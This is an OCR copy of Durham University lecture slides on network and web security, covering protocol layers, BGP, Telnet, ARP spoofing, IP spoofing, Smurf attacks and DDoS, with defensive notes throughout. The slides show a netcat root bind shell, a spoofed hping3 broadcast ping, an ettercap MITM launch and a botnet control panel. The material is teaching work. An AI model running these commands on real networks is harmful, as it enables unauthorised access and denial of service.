
Cyber Security

Networks and web security

Chris G. Willcocks
Durham University

Lecture overview

Web Applications Security



Network Security

Internet protocol suite

Application layer
BGP · DHCP · DNS · FTP · HTTP · IMAP · LDAP · MGCP · NNTP · NTP · POP · ONC/RPC · RTP · RTSP · RIP · SIP · SMTP · SNMP · SSH · Telnet · TLS/SSL · XMPP · *more...*

Transport layer
TCP · UDP · DCCP · SCTP · RSVP · *more...*

Internet layer
IP (IPv4 · IPv6) · ICMP · ICMPv6 · ECN · IGMP · IPsec · *more...*

Link layer
ARP · NDP · OSPF · Tunnels (L2TP) · PPP · MAC (Ethernet · DSL · ISDN · FDDI) · *more...*

V · T · E

OSI model
by layer

7. Application layer [hide]
NNTP · SIP · SSI · DNS · FTP · Gopher · HTTP · NFS · NTP · SMPP · SMTP · SNMP · Telnet · DHCP · Netconf · *more....*

6. Presentation layer [hide]
MIME · XDR

5. Session layer [hide]
Named pipe · NetBIOS · SAP · PPTP · RTP · SOCKS · SPDY

4. Transport layer [hide]
TCP · UDP · SCTP · DCCP · SPX

3. Network layer [hide]
IP (IPv4 · IPv6) · ICMP · IPsec · IGMP · IPX · AppleTalk · X.25 PLP


2. Data link layer [hide]
ATM · ARP · IS-IS · SDLC · HDLC · CSLIP · SLIP · GFP · PLIP · IEEE 802.2 · LLC · MAC · L2TP · IEEE 802.3 · Frame Relay · ITU-T G.hn DLL · PPP · X.25 LAPB · Q.921 LAPD · Q.922 LAPF

1. Physical layer [hide]
EIA/TIA-232 · EIA/TIA-449 · ITU-T V-Series · I.430 · I.431 · PDH · SONET/SDH · PON · OTN · DSL · IEEE 802.3 · IEEE 802.11 · IEEE 802.15 · IEEE 802.16 · IEEE 1394 · ITU-T G.hn PHY · USB · Bluetooth · RS-232 · RS-449


V · T · E

Recap of the basics of networks


- Bus



- Star



- WAN



The internet backbone

Switches

Routers

Core Routers

AAE-1 undersea internet cable


Fibre Optic Cable

Border Gateway Protocol (BGP)

- What if you want to take down a big chunk (or all) of the internet?
- BGP trusts all route announcements sent by its peers
- What if you announce a shorter route through a blank page?
  - Chaos spreads through BGP!

Router Security

- Security features:
  - Firewalls (also stateful packet inspection)
  - VPN handling
    - Confidentiality via encryption
    - Authentication
    - Message integrity (detect instances of tampering with transmitted messages)
- NAT
  - Allows a LAN to appear under a single machine with a single IP address (e.g. limited: IPv4 address space)
  - Breaks the end-to-end communication model
  - NATs don't make internal network topology secure.
- Not straightforward to configure for average homeowner:
  - Router security overview



Telnet, SSH, Netcat, and FTP

- Telnet is a very old protocol that should not be used any more.
  - All data is sent unencrypted in plain text.
  - Easy to capture passwords using a packet sniffer.
  - Subject to MITM attacks.
- Telnet replaced by SSH:
  - Strong encryption with public key authentication ensuring remote computer is who it claims to be.
  - Demonstration in the Lecture on authentication.
- FTP is also obsolete (except insensitive data).
  - Sends login and password in clear text vulnerable to sniffing attacks.
  - Do FTP over SSH (SFTP).
  - Check FTP server path is pointing to sensible location.

```
jan@Valhalla:~$ nmap -Pn 192.168.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-09 10:43 GMT
Nmap scan report for routerlogin.net (192.168.0.1)
Host is up (0.023s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
jan@Valhalla:~$
```

```
jan@Valhalla:~$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
Telnet login:
Password:


BusyBox v1.15.2 (2014-11-18 12:10:17 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Netcat example

- Simple low-level tool to read and write to network connections using TCP and UDP.
  - Example of leaving a connection open with root privileges:

```
 chris@chris-lab  ~/security  master ●  sudo netcat -l -p 1234 -e /bin/sh
[sudo] password for chris:
```

Port scan reveals open port:


Adversary can gain remote shell with root privileges

```
 chris@chris-lab  ~  master ●  pscan -p 1000 -P 1500 127.0.0.1
Scanning 127.0.0.1 ports 1000 to 1500
 Port    Proto    State    Service
 1234    tcp      open     search-agent
500 closed, 1 open, 0 timed out (or blocked) ports
 chris@chris-lab  ~  master ●  netcat 127.0.0.1 1234
whoami
root
```

ARP vulnerabilities and NDP


Address **R**esolution **P**rotocol:

- Maps Internet Protocol (IPv4, 32bits) address to physical machine (MAC address, 48bits)
- Vulnerable to:
  - ARP Spoofing
    - Steal sensitive information
    - DoS, Man-in-the-middle (MITM), Session-hijacking
  - MAC Flooding
  - MAC Duplicating
- Still widely used, but replaced by NDP for IPv6.



Very easy if you're in the middle:

```
chris@chris-lab  ~  master ●  sudo ettercap -G
```



Don't do this.

- Quite easy to detect it.
- If you want to try this at home, get permission of people you are attacking.

[SNORT: Intrusion detection and prevention system]


1. Get hosts
2. Select source(s)
3. Select destination(s)
4. Select MITM approach
5. Start sniffing
6. Add intercept code [Kittenwar]

IPv6 Neighbor Discovery Protocol (NDP)

- Also resolves network layer (IP) and link layer like ARP, but for IPv6.
- Secure Neighbor Discovery (SEND) security extension
  - Cryptographically generated addresses ensure that the claimed source of an NDP message is the owner of the claimed address.
- Offers lots of improvements over IPv4 equivalent protocols. Some:
  - Better router discovery.
  - More robust to failures where neighbours become unreachable.
- But still far from perfect:
  - Still vulnerable to MITM via:
    - Spoofed ICMPv6 neighborhood router advertisement.
    - Rogue DHCPv6 servers, and other approaches.
  - Vulnerable to DoS by flooding and many others.
- Further reading: lots of IPv6 hacks (especially towards end of report)

IP Spoofing

- Changing the source IP of a packet with a fake IP address to hide the identity of the sender.
- The victim thinks he's talking to his friend, but actually he's talking to the hacker.
- Protection:
  - Authentication protocol
  - Encrypted sessions
  - Access control lists (ACLs)
  - Filtering of traffic
  - Proper router configuration



Smurf and Fraggle attacks


```
hping3 --icmp -c 1 --spoof 192.168.1.7 192.168.1.255
```

Victim

Broadcast Address


[Good video of attack and mitigation through SNORT]

[Similarly read about NTP amplification (monlist)]




Distributed Denial of Service (DDoS)

- Very difficult to protect against:
  - Google re: when Michael Jackson died: "We're sorry, but your query looks similar to automated requests from a computer virus or spyware application. To protect our users, we can't process your request right now."




DDoS Command & Control (C&C)




Bot Id	Country	IP Address	Operating System	Ram Usage	Version	Last Seen	Status	
36ac61395502e646f9fb6f70c06018acf3fa	United Arab Emirates	2.50.3[redacted]	Windows XP	0%	v1.0.3	5 Seconds ago	Online	Info
aa5f5f0177c8f545869bb9cd517d0916ad53	Pakistan	118.103[redacted]	Windows XP	47%	v1.0.3	7 Seconds ago	Online	Info
90f427a71136d747a5eb8e73deb3a8d394da	Russian Federation	37.122[redacted]	Windows XP	52%	v1.0.3	8 Seconds ago	Online	Info
966fd10511910a4a2e1ba1f1da212b4c8c17	Russian Federation	37.112.[redacted]	Windows XP	38%	v1.0.3	9 Seconds ago	Online	Info
5ca8ba8d99fa9040480b50e27d1294b87cdc	India	122.176[redacted]	Windows XP	43%	v1.0.3	12 Seconds ago	Online	Info
616bf3b788d4f6469469c60456440bebdd72	Armenia	46.70.1[redacted]	Windows XP	34%	v1.0.3	12 Seconds ago	Online	Info
34fa2862660d84441c8938403ca04b9b3389	Russian Federation	78.110[redacted]	Windows XP	40%	v1.0.3	15 Seconds ago	Online	Info
33c3aefc112e1444a8ea9e712a81a075d97a	Spain	87.222[redacted]	Windows XP	32%	v1.0.3	15 Seconds ago	Online	Info
7989a8e900ff24448af90f313591f4f06ff9	India	122.166[redacted]	Windows XP	18%	v1.0.3	17 Seconds ago	Online	Info
221d5cbd8890e444fb99c91c7a1cec2c39a5	France	78.115.[redacted]	Windows 7	34%	v1.0.3	17 Seconds ago	Online	Info
a4a75d7f66f3bd4d88d84de55725ed31feab	India	117.211[redacted]	Windows XP	0%	v1.0.3	18 Seconds ago	Online	Info
5c704903005ec6464b7b773998e93a97b0dc	India	27.49.[redacted]	Windows XP	50%	v1.0.3	18 Seconds ago	Online	Info
0fb6cb91006a5646bfc9cc3dee4d2537dc1f	India	27.97[redacted]	Windows 7	48%	v1.0.3	21 Seconds ago	Online	Info
31ea85bc2255f848651821662dd60d3d411a	Albania	79.106.[redacted]	Windows XP	27%	v1.0.3	23 Seconds ago	Online	Info
7a39b96200cbca4a81e89e74b6c45c798abe	United Arab Emirates	2.50.1[redacted]	Windows XP	19%	v1.0.3	26 Seconds ago	Online	Info
e30d1f9c99aa7d4d659b3988906842119ff4	Georgia	46.49.[redacted]	Windows XP	78%	v1.0.3	29 Seconds ago	Online	Info
b4249165bbd5c242272bc2ec7f6c08b40e54	India	122.16[redacted]	Windows XP	37%	v1.0.3	31 Seconds ago	Online	Info
0dc22af7ffb4c343461b31b5be055b401c38	United Arab Emirates	83.110[redacted]	Windows XP	0%	v1.0.3	34 Seconds ago	Online	Info
e28b1727ff87d94979693665a495cd625084	Bangladesh	27.147[redacted]	Windows XP	35%	v1.0.3	34 Seconds ago	Online	Info
13c098f8449e5f4f2338233b821ba1525108	India	117.222[redacted]	Windows 7	45%	v1.0.3	34 Seconds ago	Online	Info
57fc1df2775bac4ce73883066b164c77d7a2	Malaysia	14.192[redacted]	Windows XP	16%	v1.0.3	36 Seconds ago	Online	Info
9736eba5ff3a9848920af0ae7b2e1657f441	Egypt	41.199[redacted]	Windows 7	27%	v1.0.3	46 Seconds ago	Online	Info
91bf82f55518994973184140059016 60db68	Georgia	94.43.[redacted]	Windows XP	25%	v1.0.3	47 Seconds ago	Online	Info
519d0410dd584f4fbedb1d36a8460b3c173b	India	114.143[redacted]	Windows XP	62%	v1.0.3	48 Seconds ago	Online	Info
57ee758cbb7d6040f72822de99ae399eba97	India	117.200[redacted]	Windows XP	35%	v1.0.3	49 Seconds ago	Online	Info
94743a3400c19f4f282ba2bab05adfd4b312	Unknown	180.234[redacted]	Windows XP	0%	v1.0.3	51 Seconds ago	Online	Info
6a2249ecee59ad4ddd0a00967a264d616d4a	India	117.207[redacted]	Windows XP	36%	v1.0.3	52 Seconds ago	Online	Info
1898e091dd86d64632a8da0e8e4eb8a36a26	Vietnam	123.18.[redacted]	Windows 7	38%	v1.0.3	53 Seconds ago	Online	Info
80e4e74e66728141097b97d34f73e130be29	India	122.161[redacted]	Windows XP	29%	v1.0.3	55 Seconds ago	Online	Info

Wiretapping

- Passive splice tap:
  - DIY Guide: link on cable being tapped is never dropped (commercial products also available).
  - Fire up your favourite packet sniffer (e.g. hexinject)





Recap of web technologies

Web browsers
HTML, CSS
Javascript, AJAX
...

Smart Phones
HTML
Javascript
Native Code
...

Other Web Clients
REST
SOAP
...

Server
Debian
- Apache
- Nginix

Web Applications
Written in:
- Python
- PHP
- Java
- Node.js

...

Database Server
MongoDB
LMDB
MySQL
...

File Server
Cloud Datastore
Google Cloud
...

